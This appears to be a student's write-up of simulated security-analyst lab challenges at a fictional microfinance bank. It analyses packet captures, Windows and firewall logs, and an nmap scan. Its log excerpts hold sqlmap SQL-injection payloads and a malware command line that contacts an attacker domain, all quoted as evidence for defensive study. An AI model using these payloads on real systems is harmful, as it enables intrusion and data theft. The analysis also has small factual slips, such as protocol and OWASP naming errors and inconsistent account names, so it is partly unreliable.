



CHALLENGE 01 Read the Wire — What Does the Network Tell Us?



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.5.23	10.10.8.53	DNS	80	Standard query 0x0000 A update.microsoft.com
2	0.020000	10.10.8.53	10.10.5.23	DNS	116	Standard query response 0x0000 A update.microsoft.com A 23.55.10.4
3	0.520000	10.10.5.23	10.10.8.53	DNS	74	Standard query 0x0001 A www.google.com
4	0.540000	10.10.8.53	10.10.5.23	DNS	104	Standard query response 0x0001 A www.google.com A 142.250.0.14
5	1.040000	10.10.5.23	10.10.8.53	DNS	78	Standard query 0x0002 A api.kudipay.com.ng
6	1.060000	10.10.8.53	10.10.5.23	DNS	112	Standard query response 0x0002 A api.kudipay.com.ng A 102.89.34.10
12	120.000000	10.10.5.23	10.10.8.53	DNS	84	Standard query 0x0309 A data-sync.exfil-node.net
13	120.030000	10.10.8.53	10.10.5.23	DNS	124	Standard query response 0x0309 A data-sync.exfil-node.net A 193.27.14.88


The wireshark capture shows the endpoint with ip address 10.10.5.23 queried the DNS server (10.10.8.53) to resolve the address of suspicious domain “data-sync.exfil-node.net” (193.27.14.88) shortly after visiting the kudipay application.



The image shows the active protocols during the capture. It includes the TKPT protocol (a transport protocol used to encapsulate OSI model services over TCP).

Ethernet - 2		IPv4 - 3	IPv6	TCP - 3		UDP - 4						
Address A	Address B	Packets	Bytes ~	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.10.5.23	10.10.8.53	8	772 bytes	0	4	316 bytes	4	456 bytes	0.000000	120.0300	21 bits/s	30 bits/s
10.10.5.23	10.10.2.50	16	2 kB	1	4	298 bytes	12	1 kB	1.560000	200.6000	11 bits/s	49 bits/s
10.10.5.23	193.27.14.88	215	293 kB	2	204	292 kB	11	594 bytes	600.000000	3.1600	740 kbps	1,503 bits/s

The capture shows the top talkers amongst endpoints; endpoint 10.10.5.23 and 193.27.14.88 are the top talkers sharing 215 packets amongst each other.




No.	Time	Source	Destination	Protocol	Length	Info
14	200.000000	10.10.2.50	10.10.5.23	TCP	54	49555 → 3389 [SYN] Seq=0 Win=8192 Len=0
15	200.020000	10.10.5.23	10.10.2.50	TCP	54	3389 → 49555 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
16	200.040000	10.10.2.50	10.10.5.23	TCP	54	49555 → 3389 [ACK] Seq=1 Ack=1 Win=8192 Len=0
17	200.060000	10.10.2.50	10.10.5.23	TPKT	118	Continuation
18	200.360000	10.10.2.50	10.10.5.23	TPKT	118	Continuation
19	200.660000	10.10.2.50	10.10.5.23	TPKT	118	Continuation
20	200.960000	10.10.2.50	10.10.5.23	TPKT	118	Continuation
21	201.260000	10.10.2.50	10.10.5.23	TPKT	118	Continuation
22	201.560000	10.10.2.50	10.10.5.23	TPKT	118	Continuation
23	201.860000	10.10.2.50	10.10.5.23	TPKT	118	Continuation
24	202.160000	10.10.2.50	10.10.5.23	TPKT	118	Continuation

The image shows data exchange between endpoints 10.10.2.50 and endpoint 10.10.5.23 using TKPT protocol (a transport protocol used to encapsulate OSI model services over TCP).

No.	Time	Source	Destination	Protocol	Length	Info
194	602.505017	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
195	602.520017	10.10.5.23	193.27.14.88	TCP	1454	52777 → 443 [PSH, ACK] Seq=222611 Ack=1 Win=8192 Len=1400
196	602.535017	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
197	602.550018	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
198	602.565018	193.27.14.88	10.10.5.23	TCP	54	443 → 52777 [ACK] Seq=1 Ack=226811 Win=8192 Len=0
199	602.570018	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
200	602.585018	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
201	602.600018	10.10.5.23	193.27.14.88	TCP	1454	52777 → 443 [PSH, ACK] Seq=229611 Ack=1 Win=8192 Len=1400
202	602.615018	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
203	602.630018	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
204	602.645018	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
205	602.660018	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
206	602.675019	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
207	602.690019	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
208	602.705019	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
209	602.720019	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
210	602.735019	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
211	602.750019	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data
212	602.765019	10.10.5.23	193.27.14.88	SSL	1454	Continuation Data

The image shows transfer of data between endpoints 10.10.5.23 and 193.27.14.88 using ssl protocol.



TCP stream shows exfiltrated file.

It can be inferred from the data above that the attacker breached the endpoint 10.10.5.23, then used it to get the data from the endpoint 10.10.2.50 as a trusted device in the internal network then exfiltrated the data (customer_export_2026.zip) to the attacker controlled domain ["http://data-sync.exfil-node.net"](http://data-sync.exfil-node.net) with ip 193.27.14.88.

CIA Triad Impact

Legacy TPKT and the industrial protocols encapsulated within it often lack inherent encryption or strong authentication. A packet capture means an attacker or unauthorized entity on that segment can read raw telemetry data, setpoints, and industrial operational commands in plaintext. The successful exfiltration of this data constitutes a critical confidentiality breach.

References

Google AI mode.

CHALLENGE 02 Triage the Noise — Find the One Real Alert

Incident Summary:

- **Log Sources Analyzed:** windows_security.log, firewall_syslog.log
- **Suspected Activity:** Probable compromised user account leading to data exfiltration.

Investigation Steps & Commands Executed:

1. Filtered Windows logs by looking at the successful logons and special privileges: `grep -E "4624|4672" windows_security.log | awk '{print $0, $4, $5}' | sort | uniq -c`

```
(kali@kali) [~/Desktop]
$ grep -E "4624|4672" windows_security.log | awk '{print $0, $4, $5}' | sort | uniq -c
1 2026-04-18T18:04:11Z host=IT-WS-11 EventID=4624 LogonType=2 Account=KUDI\yusuf.audu Source=10.10.5.31 Status=Success LogonType=2 Account=KUDI\yusuf.audu
1 2026-04-18T18:04:13Z host=OPS-WS-05 EventID=4624 LogonType=2 Account=KUDI\bsi.adeyemi Source=10.10.2.50 Status=Success LogonType=2 Account=KUDI\bsi.adeyemi
1 2026-04-18T18:05:52Z host=KUDI-DC01 EventID=4624 LogonType=2 Account=KUDI\bsi.adeyemi Source=10.10.1.10 Status=Success LogonType=2 Account=KUDI\bsi.adeyemi
```

2. Identified suspicious logon (LogonType 10) and privilege escalation from User: amaka.obi originating from IP: 10.10.2.50.

```
1 2026-04-19T02:11:07Z host=IT-WS-11 EventID=4624 LogonType=2 Account=KUDI\tunde.bello Source=10.10.1.10 Status=Success LogonType=2 Account=KUDI\tunde.bello
1 2026-04-19T02:12:51Z host=HR-WS-02 EventID=4624 LogonType=2 Account=KUDI\amaka.obi Source=10.10.2.50 Status=Success LogonType=2 Account=KUDI\amaka.obi
1 2026-04-19T02:13:39Z host=KUDI-DC01 EventID=4624 LogonType=2 Account=KUDI\ngozi.eze Source=10.10.5.23 Status=Success LogonType=2 Account=KUDI\ngozi.eze
1 2026-04-19T02:14:33Z host=FIN-WS-07 EventID=4624 LogonType=10 Account=KUDI\amaka.obi Source=10.10.2.50 Status=Success Note=InteractiveRemote(RDP) LogonType=10 Account=KUDI\amaka.obi
1 2026-04-19T02:14:34Z host=FIN-WS-07 EventID=4672 LogonType=10 Account=KUDI\amaka.obi Source=10.10.2.50 Privileges=SeDebugPrivilege,SeBackupPrivilege LogonType=10 Account=KUDI\amaka.obi
1 2026-04-19T02:15:54Z host=KUDI-WEB01 EventID=4624 LogonType=2 Account=KUDI\emeka.mosu Source=10.10.7.9 Status=Success LogonType=2 Account=KUDI\emeka.mosu
1 2026-04-19T02:22:11Z host=KUDI-DC01 EventID=4624 LogonType=2 Account=KUDI\ngozi.eze Source=10.10.1.10 Status=Success LogonType=2 Account=KUDI\ngozi.eze
```

3. Proceeded to check for activities performed by amaka.obi : `grep "amaka.obi" windows_security.log`

```
2026-04-19T02:02:30Z host=OPS-WS-05 EventID=4634 LogonType=2 Account=KUDI\amaka.obi Source=10.10.6.12 Status=Success Msg=Logoff
2026-04-19T02:09:16Z host=KUDI-WEB01 EventID=4625 LogonType=3 Account=KUDI\amaka.obi Source=10.10.1.10 Status=FAILURE Reason=BadPassword
2026-04-19T02:12:51Z host=HR-WS-02 EventID=4624 LogonType=2 Account=KUDI\amaka.obi Source=10.10.2.50 Status=Success
2026-04-19T02:14:09Z host=KUDI-DC01 EventID=4634 LogonType=2 Account=KUDI\amaka.obi Source=10.10.2.50 Status=Success Msg=Logoff
2026-04-19T02:14:33Z host=FIN-WS-07 EventID=4624 LogonType=10 Account=KUDI\amaka.obi Source=10.10.2.50 Status=Success Note=InteractiveRemote(RDP)
2026-04-19T02:14:34Z host=FIN-WS-07 EventID=4672 LogonType=10 Account=KUDI\amaka.obi Source=10.10.2.50 Privileges=SeDebugPrivilege,SeBackupPrivilege
2026-04-19T02:15:02Z host=FIN-WS-07 EventID=4688 Account=KUDI\amaka.obi NewProcess=C:\Users\Public\svchost_update.exe ParentCmd.exe CommandLine=svchost_update.exe -c data-sync.exfil-node.net
2026-04-19T02:18:45Z host=FIN-WS-07 EventID=4688 Account=KUDI\amaka.obi NewProcess=powershell.exe CommandLine=Compress-Archive -Path D:\exports* -DestinationPath C:\Users\Public\customer_export_2026.zip
2026-04-19T02:32:56Z host=FIN-WS-07 EventID=4624 LogonType=2 Account=KUDI\amaka.obi Source=10.10.6.12 Status=Success
2026-04-19T02:40:12Z host=FIN-WS-07 EventID=4663 Account=KUDI\amaka.obi Object=C:\Users\Public\customer_export_2026.zip Access=WriteData
2026-04-19T02:40:41Z host=KUDI-WEB01 EventID=4624 LogonType=2 Account=KUDI\amaka.obi Source=10.10.2.50 Status=Success
2026-04-19T03:31:07Z host=FIN-WS-07 EventID=1102 Account=KUDI\amaka.obi Msg=AuditLogCleared
```

4. Proceed to check firewall log for data exfiltration:

```
kali@kali: ~/Desktop
Session Actions Edit View Help

(kali@kali) [~/Desktop]
$ awk -F'bytes:' '{ $2=1000000 }' firewall_syslog.log
2026-04-19T03:05:00Z fw=KUDI-FW01 action=ALLOW proto=TCP src=10.10.5.23 dst=193.27.14.88 dport=443 bytes=287654321 flow=OUTBOUND duration=420s note=large-transfer
```

Analysis

True Positive: This event is classified as a True Positive. While the initial failed logons could be construed as typical user error, the successful interactive RDP logon followed immediately by privilege escalation and sustained outbound transfer of 287.65 megabytes to 193.27.14.88 on port 443 deviates completely from standard baseline behavior. The correlation between the endpoint authentication and the perimeter firewall flow confirms unauthorized activity.

False Positive:

```
Session Actions Edit View Help

(kali@kali)-[~/Desktop]
$ grep -E "4625|4740" windows_security.log | awk '{print $5}' | sort | uniq -c | sort -nr
 60 Account=KUDI\administrator
 14 Account=KUDI\ngozi.eze
 13 Account=KUDI\chidi.okafor
 12 Account=KUDI\emeka.nwosu
 12 Account=KUDI\bisi.adeyemi
 11 Account=KUDI\fatima.sani
  9 Account=KUDI\tunde.bello
  9 Account=KUDI\amaka.obidi
  6 Account=KUDI\yusuf.audu

(kali@kali)-[~/Desktop]
$ grep -E "4625|4740" windows_security.log | awk '{print $6}' | sort | uniq -c | sort -nr
 60 Source=102.89.211.4
 17 Source=10.10.5.31
 15 Source=10.10.6.12
 15 Source=10.10.5.23
 15 Source=10.10.1.10
 14 Source=10.10.2.50
 10 Source=10.10.7.9
```

IP address 102.89.211.4 failed at 60 attempts to login to the “administrator” account.

```
(kali@kali)-[~/Desktop]
$ grep "102.89.211.4" windows_security.log | grep "4624"

(kali@kali)-[~/Desktop]
```

The command: `grep "102.89.211.4" windows_security.log | grep "4624"` returned no result, therefore there was no successful login from the ip.

Escalation Decision: Escalate to L2/Incident Response; *Recommendation:* Immediately isolate host 10.10.2.50 from the network and force a password reset for account amaka.obidi and L2 should investigate the destination IP 193.27.14.88 for known threat actor infrastructure.

References

Google AI mode

Gemini AI (Google)

CHALLENGE 03 Think Like the Attacker — Reconstruct the Way In

Project Scope

```
KUDIPAY MICROFINANCE BANK - PENETRATION TEST AUTHORISATION (SIMULATED)
=====
This document authorises testing ONLY against the simulated targets listed
below, inside the Veenode training lab. Testing any other system is out of
scope and prohibited.

Engagement window : 2026-04-18 to 2026-04-25
Authorised target : KUDI-WEB01 (lab IP shown in your assigned TryHackMe room)
                   Public-facing customer web application (intranet.kudipay.local)
Out of scope      : Anything not explicitly listed. No DoS. No social engineering.
Rules of engagement: Reconnaissance, scanning, and analysis only. Document findings.
Goal              : Determine the most plausible OWASP Top 10 weakness that gave an
                   external attacker initial access to KudiPay's web application,
                   and recommend remediation.
Signed           : Victor Akinode, Programme Lead (simulated authorisation)
```

The penetration test is restricted to the public-facing customer web application 'intranet.kudipay.local' (KUDI-WEB01). Testing of anything not explicitly listed is out-of-scope. Reconnaissance, scanning and analysis are allowed but Denial of Service is not permitted.

Nmap Findings

```
# Command: nmap -sV -sC -p- -T4 KUDI-WEB01

Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for KUDI-WEB01 (intranet.kudipay.local)
Host is up (0.012s latency).
Not shown: 65530 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_http-title: KudiPay Customer Portal - Login
|_http-server-header: Apache/2.4.41 (Ubuntu)
443/tcp   open  ssl/http     Apache httpd 2.4.41
3306/tcp  open  mysql        MySQL 5.7.38          <-- database exposed to the network
|_mysql-info: Protocol: 10, capabilities flags allow remote login
8080/tcp  open  http-proxy   phpMyAdmin 4.9.5       <-- admin DB tool reachable externally
```

The nmap command checks through all available ports to detect available services and their version in an aggressive mode, the -sC flag checks for common vulnerabilities, default credentials and detailed system information.

Port 22 (ssh), port 80 (http), port 443 running ssl/http, port 3306 (mysql) and port 8080 and http-proxy, an admin DB tool were found open.

Suspected OWASP vulnerability

A05:2025 Injection: excerpts from the log, shows SQL injection attack.

```
# Apache access log excerpt from KUDI-WEB01 (evidence to interpret - NOT an exploit script)
# Times in UTC. The 200-byte vs 14000-byte response sizes are a clue.
193.27.14.88 - - [18/Apr/2026:22:47:10 +0000] "GET /login.php?id=1 HTTP/1.1" 200 842 "-" "Mozilla/5.0"
193.27.14.88 - - [18/Apr/2026:22:48:55 +0000] "GET /login.php?id=1' HTTP/1.1" 500 1190 "-" "sqlmap/1.7"
193.27.14.88 - - [18/Apr/2026:22:49:31 +0000] "GET /login.php?id=1'+AND+1=1--+ HTTP/1.1" 200 842 "-" "sqlmap/1.7"
193.27.14.88 - - [18/Apr/2026:22:49:48 +0000] "GET /login.php?id=1'+AND+1=2--+ HTTP/1.1" 200 102 "-" "sqlmap/1.7"
193.27.14.88 - - [18/Apr/2026:22:52:03 +0000] "GET /login.php?id=1'+UNION+SELECT+username,password_hash+FROM+users--+ HTTP/1.1" 200
14233 "-" "sqlmap/1.7"
193.27.14.88 - - [18/Apr/2026:23:05:19 +0000] "POST /admin/portal.php HTTP/1.1" 302 0 "-" "Mozilla/5.0"
193.27.14.88 - - [18/Apr/2026:23:06:44 +0000] "GET /admin/portal.php?dl=aws_keys HTTP/1.1" 200 318 "-" "Mozilla/5.0"

# Application 500 error returned at 22:48:55 (verbatim from error log):
# "You have an error in your SQL syntax near ''1'' at line 1 -- SELECT * FROM users WHERE id='1'"
```

A06:2025 Insecure Design: The nmap scan shows that the database is accessible from the internet which signals ineffective control design.

Early kill chain reconstruction

Reconnaissance — attacker probed web application

Scanning — Nmap revealed exposed ports

Exploitation — SQL injection via sqlmap

Remediation

1. Make use of prepared statements for database query: Instead of building a query string with user input, you use a template and then bind the input as data. The database driver treats the input strictly as literal values, never as part of the SQL command.
2. Implement network segmentation to minimize attack surface and restrict lateral movement.